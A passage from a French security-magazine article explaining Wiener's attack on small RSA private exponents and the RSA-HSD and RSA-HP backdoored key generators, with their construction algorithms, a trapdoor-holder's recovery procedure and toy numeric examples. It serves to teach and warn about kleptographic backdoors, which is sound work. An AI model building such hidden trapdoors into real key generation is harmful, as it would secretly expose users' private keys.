$$\frac{e}{n} = \cfrac{1}{8 + \cfrac{1}{3 + \cfrac{1}{29 + \cfrac{1}{7 + \cfrac{1}{2 + \cfrac{1}{2 + \cfrac{1}{2 + \frac{1}{\ddots}}}}}}}}$$

Les convergents (c'est-à-dire les nombres rationnels obtenus en tronquant la fraction continue) donnent des approximations de $\frac{e}{n}$ d'autant meilleures que l'on prend davantage de termes de la fraction continue. Voici les premiers d'entre eux :

$$\frac{1}{8}, \frac{3}{25}, \frac{88}{733}, \frac{619}{5156}, \frac{1326}{11045}, \frac{3271}{27246}, \frac{7868}{65537}, \ldots$$

Ce qu'a mis en évidence M. Wiener, c'est que si l'exposant privé est bien petit, alors c'est l'un des dénominateurs. Il suffit de le rechercher en tentant de déchiffrer le message chiffré de son choix. En chiffrant le message $m = 2$, on obtient $c = m^e \pmod{n}$ = 23981944814984286195825971250234078836. Puis après quelques essais infructueux avec les premiers dénominateurs, on trouve $c^{65537} \pmod{n} = 2$. L'exposant privé est donc 65537.

Le générateur RSA-HSD

Évidemment, biaiser un générateur en lui imposant de ne produire que de petits exposants privés n'est pas très discret. Il est cependant possible de camoufler ce biais en introduisant dans le générateur une trappe qui déguise un petit exposant privé en un grand. C'est le générateur **RSA-HSD** (**HSD** = ***H**idden **S**mall **D**ecryption exponent* ou petit exposant privé caché) proposé par Alain Slakmon et Claude Crépeau [CS03]. Le principe de ce générateur consiste à construire une paire de clés dont l'exposant privé est petit, puis à transformer l'exposant public à l'aide d'une transformation $\pi\beta$ paramétrée par une trappe secrète β pour obtenir un nouvel exposant public, et enfin à calculer l'exposant privé correspondant. Avec une très grande probabilité, ce nouvel exposant privé est grand et la clé RSA ainsi produite semble tout à fait ordinaire.

Une trappe possible consiste à modifier certains bits fixés de l'exposant public trouvé dans la première phase (ce qui revient à

[1] Dans la pratique on impose des conditions supplémentaires à ces nombres premiers, comme par exemple celle d'exiger que $p-1$ et $q-1$ aient un grand facteur premier. Nous négligeons ici cet aspect qui ne change en rien le propos qui suit.

faire un ou-exclusif entre cet exposant et un nombre fixé β). Avec l'exemple de paire d'exposants envisagés, ci-dessus, pour laquelle d = 65537, en calculant $e' = e \oplus \beta$ avec β = 62, on obtient :

e' = 189110575137812435359219282883 10026705⊕ 62

= 189110575137812435359219282883 10026735

et l'exposant privé correspondant est :

$d' = 1/e' \pmod{\varphi(n)}$

= 193827825589191660199087194232 41643391

L'exposant privé ainsi obtenu a une taille comparable à celle du modulus, et la clé RSA produite ne semble pas sensible à l'attaque de Wiener.

Pas n'importe quelle trappe

Dans une première version, Claude Crépeau et Alain Slakmon avaient proposé comme transformation $e' = (e+\beta) \pmod{n-1}$ où β est un nombre pair. Cependant, comme l'a montré Serge Vaudenay, cette transformation ne résiste pas à l'analyse d'un échantillon de clés produites par un tel générateur. Car, si r est un nombre premier qui divise à la fois $n-1$ et $\varphi(n)$, alors e' et β diffèrent modulo r. Si en plus β n'est pas divisible par r et si $s = \beta \pmod{r}$, $e' \pmod{r}$ ne sera jamais égal à s. Avec un échantillon de clés dont la taille est de l'ordre de r^3, taille tout à fait raisonnable si r est petit, il est possible de se rendre compte que $e' \pmod{r} \neq s$.

Voici l'algorithme **RSA-HSD** qui génère une paire de clés RSA de taille t avec une trappe β :

1. Générer deux nombres premiers p et q de taille $t/2$ et poser $n = p \times q$,
2. Générer un entier impair δ de taille $<t/4$, premier avec $\varphi(n)$,
3. Calculer $\varepsilon = \delta^{-1} \pmod{\varphi(n)}$, puis $e = \pi_\beta(\varepsilon)$,
4. Recommencer les points 2 et 3 tant que e et $\varphi(n)$ ne sont pas premiers entre eux,
5. Calculer $d = e^{-1} \pmod{\varphi(n)}$,
6. Retourner n, e et d.


Comme le soulignent ses auteurs, il n'est pas facile de distinguer des clés générées par cet algorithme de celles générées par l'algorithme **RSA** si on ne connaît pas la trappe, et ceci aussi bien par l'examen des trois nombres constituant les paires de clés que par la comparaison des temps d'exécution de ces algorithmes.

En effet, l'essentiel du temps d'exécution est consacré à la génération des deux nombres premiers.

Voici l'algorithme d'attaque. La donnée de cet algorithme est la partie publique d'une clé RSA produite par **RSA-HSD** et il calcule la partie privée correspondante. Il nécessite bien entendu la connaissance de la trappe utilisée.

1. Calculer $\varepsilon = \pi_\beta^{-1}(e)$,
2. Calculer δ par la méthode de Wiener,

Figure 1 Structure d'un modulus produit par **RSA-HP**



3. Factoriser n à partir de ε et δ,
4. Calculer d à partir de e et la factorisation de n.

Observons cet algorithme sur notre exemple. La clé publique à casse est :

n = 157520840910101850256514881513749926293

e' = 189110575137812435359219282883 10026735

La trappe est β = 62. On commence par calculer :

$\varepsilon = e' \oplus 62$ = 189110575137812435359219282883 10026705

Puis on retrouve l'exposant privé δ = 65537 correspondant. Connaissant le couple d'exposants public/privé, on factorise ensuite le modulus par la méthode probabiliste évoquée plus haut pour trouver :

n = 163806083937411516 07× 961629978 1044079699

Enfin, on en déduit l'exposant privé associé à e' :

$d' = 1/e' \pmod{\varphi(n)}$

= 193827825589191660199087194232 41643391

4. Le générateur RSA-HP

S'il peut être difficile de repérer la trappe dans les clés générées par **RSA-HSD**, il n'en reste pas moins que celui-ci n'offre aucune possibilité d'imposer la valeur de l'exposant public ; en particulier, il n'est pas possible de fixer la valeur e = 65537 comme c'est souvent le cas. Le générateur **RSA-HP** (**HP** = *Hidden Prime* ou premier caché), proposé lui aussi par Alain Slakmon et Claude Crépeau, se débarrasse de ce défaut en permettant de choisir l'exposant public.

Ce générateur repose sur un algorithme polynomial de factorisation d'entiers produit de deux nombres premiers dès que la moitié des bits de l'un des deux facteurs est connue. Cet algorithme, initialement proposé par Don Coppersmith [Cop96], amélioré ensuite par Dan Boneh, Glenn Durfee et Yair Frankel [BDF98], s'appuie sur l'algorithme LLL de recherche d'un plus petit vecteur dans un réseau. Il n'est pas envisageable de l'exposer dans ces lignes.

Le principe de **RSA-HP** consiste à produire une paire de clés RSA dont le modulus contient une version camouflée à l'aide d'une trappe de la moitié haute de l'un des deux facteurs premiers (cf figure 1). Si le modulus n a une taille égale à t bits, il contient les $t/2$ bits de poids fort (η) de l'un de ses facteurs (p) transformés par une permutation (π) pour en obtenir une version camouflée (μ). Ces $t/2$ bits sont placés dans la partie haute du modulus, en prenant

garde toutefois de ne pas les placer à l'extrémité haute, mais de laisser $t/8$ bits intacts (τ), afin d'échapper à un test de répartition statistique des bits les plus hauts des modulus produits par ce générateur. Si on parvient à construire un tel modulus, alors il devient possible à quiconque connaît le camouflage de reconstituer η à partir de μ, puis de factoriser n à l'aide de l'algorithme évoqué ci-dessus, et enfin de calculer d à partir de e et de la factorisation de n.

Comment donc peut-on parvenir à construire un tel modulus ? Comment arriver à camoufler la moitié des bits de p dans $n = pq$? L'idée est subtile. Elle consiste à générer le nombre premier p (en vérifiant que p-1 est premier avec l'exposant e choisi) et de le multiplier par un nombre impair de même taille q' choisi au hasard. On obtient alors un entier n' de la taille du modulus souhaité mais qui n'est pas encore le modulus. On découpe l'écriture binaire de cet entier n' en trois tranches :

1. $\tau = n' \rceil_{t/8}$, les t/8 bits les plus hauts de n',
2. $\lambda = n' \rfloor_{5t/8}$, les 5t/8 bits de poids faibles,
3. μ', la tranche de $t/4$ bits intermédiaire.

On remplace ensuite la tranche μ' par le camouflage $\mu = \pi_\beta(p \rceil_{t/4})$ de la moitié haute de p obtenu à l'aide de la permutation π paramétrée par un secret β (la trappe). On obtient un nouvel entier n'' qui n'est certainement pas encore un modulus valide. On calcule le quotient entier q de n'' par p en corrigeant éventuellement son bit de poids faible afin de s'assurer que q est impair. Puis, on transforme les quelques bits de poids faible de cet entier q jusqu'à obtenir un nombre premier. Parvenu à ce stade, le produit de p par q est un modulus n dont les $3t/8$ bits de poids fort sont les mêmes que ceux de n' puisque les $3t/8$ bits de poids forts de la valeur finale de q sont les mêmes que ceux de la valeur initiale.

Le générateur **RSA-HP** a un temps d'exécution tout à fait similaire à celui du générateur **RSA**, l'essentiel des calculs résidant dans la génération des deux nombres premiers.

Voici une description de l'algorithme **RSA-HP**. L'exposant e et la taille t en sont des paramètres. β est une trappe dissimulée dans le générateur.

1. Générer un premier p de taille $t/2$ tel que e et p-1 premiers entre eux,
2. Générer un impair q' de taille $t/2$ et poser $n' = pq'$,
3. Calculer $\tau = n' \rceil_{t/8}$, $\mu = \pi_\beta(p \rceil_{t/4})$ et $\lambda = n' \rfloor_{5t/8}$,
4. Poser $n'' = (\tau \mid \mu \mid \lambda)$ et $q = \lfloor n/p \rfloor + (1 \pm 1)/2$ tq q impair,
5. Tant que pgcd(e,q-1)>1 ou q composé
   choisir un entier m pair de taille $t/8$ et poser $q = q \oplus m$,
6. Poser $n = pq$,
7. Calculer $d = e^{-1} \pmod{\varphi(n)}$,
8. Retourner n, e, d.

5. Conclusion

Aucune preuve de non-détection des trappes contenues dans ces générateurs n'a été établie (et il n'en existe probablement pas). Mais aucun procédé effectif de détection n'a encore été proposé. Il reste donc un important travail à effectuer dans cette direction. Sans entrer dans une paranoïa démesurée, ces générateurs montrent une fois de plus, si besoin est, la nécessité absolue de ne jamais s'en remettre à des boîtes noires dans les outils cryptographiques utilisés.

Le lecteur intéressé par l'expérimentation pourra trouver les codes sources de ces générateurs biaisés à l'adresse : **http://www.lifl.fr/~wegrzyno/clesRSA**.

Références

- [Bar03a] Georges Bart. *Récupérez une clé RSA par la prise de courant.* MISC, 7:76-81, mai-juin 2003.
- [Bar03b] Georges Bart. *Récupérez votre code pin ou une clé RSA avec un chronomètre.* MISC, 6:77-81, mars-avril 2003.
- [Bar04] Georges Bart. *Comment récupérer une clé RSA avec un marteau !* MISC, 11:76-80, janvier-février 2004.
- [BDF98] Dan Boneh, Glenn Durfee, and Yair Frankel. *An attack on RSA given a small fraction of the private key bits.* In Asiacrypt'98, volume 1514 of LNCS, pages 25-34. Springer-Verlag, 1998.
- [Cop96] Don Coppersmith. *Finding a small root of a bivariate integer equation.* In U. Maurer, editor, *Advances in Cryptology - EUROCRYPT'96*, volume 1070 of LNCS. Springer-Verlag, 1996.
- [CS03] Claude Crépeau and Alain Slakmon. *Simple backdoors for RSA key generation.* In M. Joye, editor, *Topics in Cryptology :The Cryptographers' Track at the RSA Conference 2003*, volume 2612 of LNCS, pages 403-416, april 2003.
- [Err03] Robert Erra. *Attaques de protocoles RSA.* MISC, 10:76-80, novembre-décembre 2003.
- [Fil02] Éric Filiol. *Applied cryptanalysis of cryptosystems and computer attacks through hidden ciphertexts computer viruses.* Rapport de recherche 4359, INRIA, 2002.
- [Jun02] Pascal Junod. *Problèmes d'implémentation de la cryptographie. Les attaques par effet de bord.* MISC, 4:78-81, novembre-décembre 2002.
- [Kor04] Kostya Kortchinsky. *De l'aléa des générateurs.* MISC, 13:55, mai-juin 2004.
- [Wie90] Michael J. Wiener. *Cryptanalysis of short RSA secret exponents.* IEEE Transaction on information theory, 36(3), may 1990.
- [YY97] Adam Young and Moti Yung. *Kleptography: Using cryptography against cryptography.* In W. Fumy, editor, *Advances in Cryptology - EUROCRYPT'97*, volume 1233 of LNCS, pages 264-276. Springer-Verlag, 1997.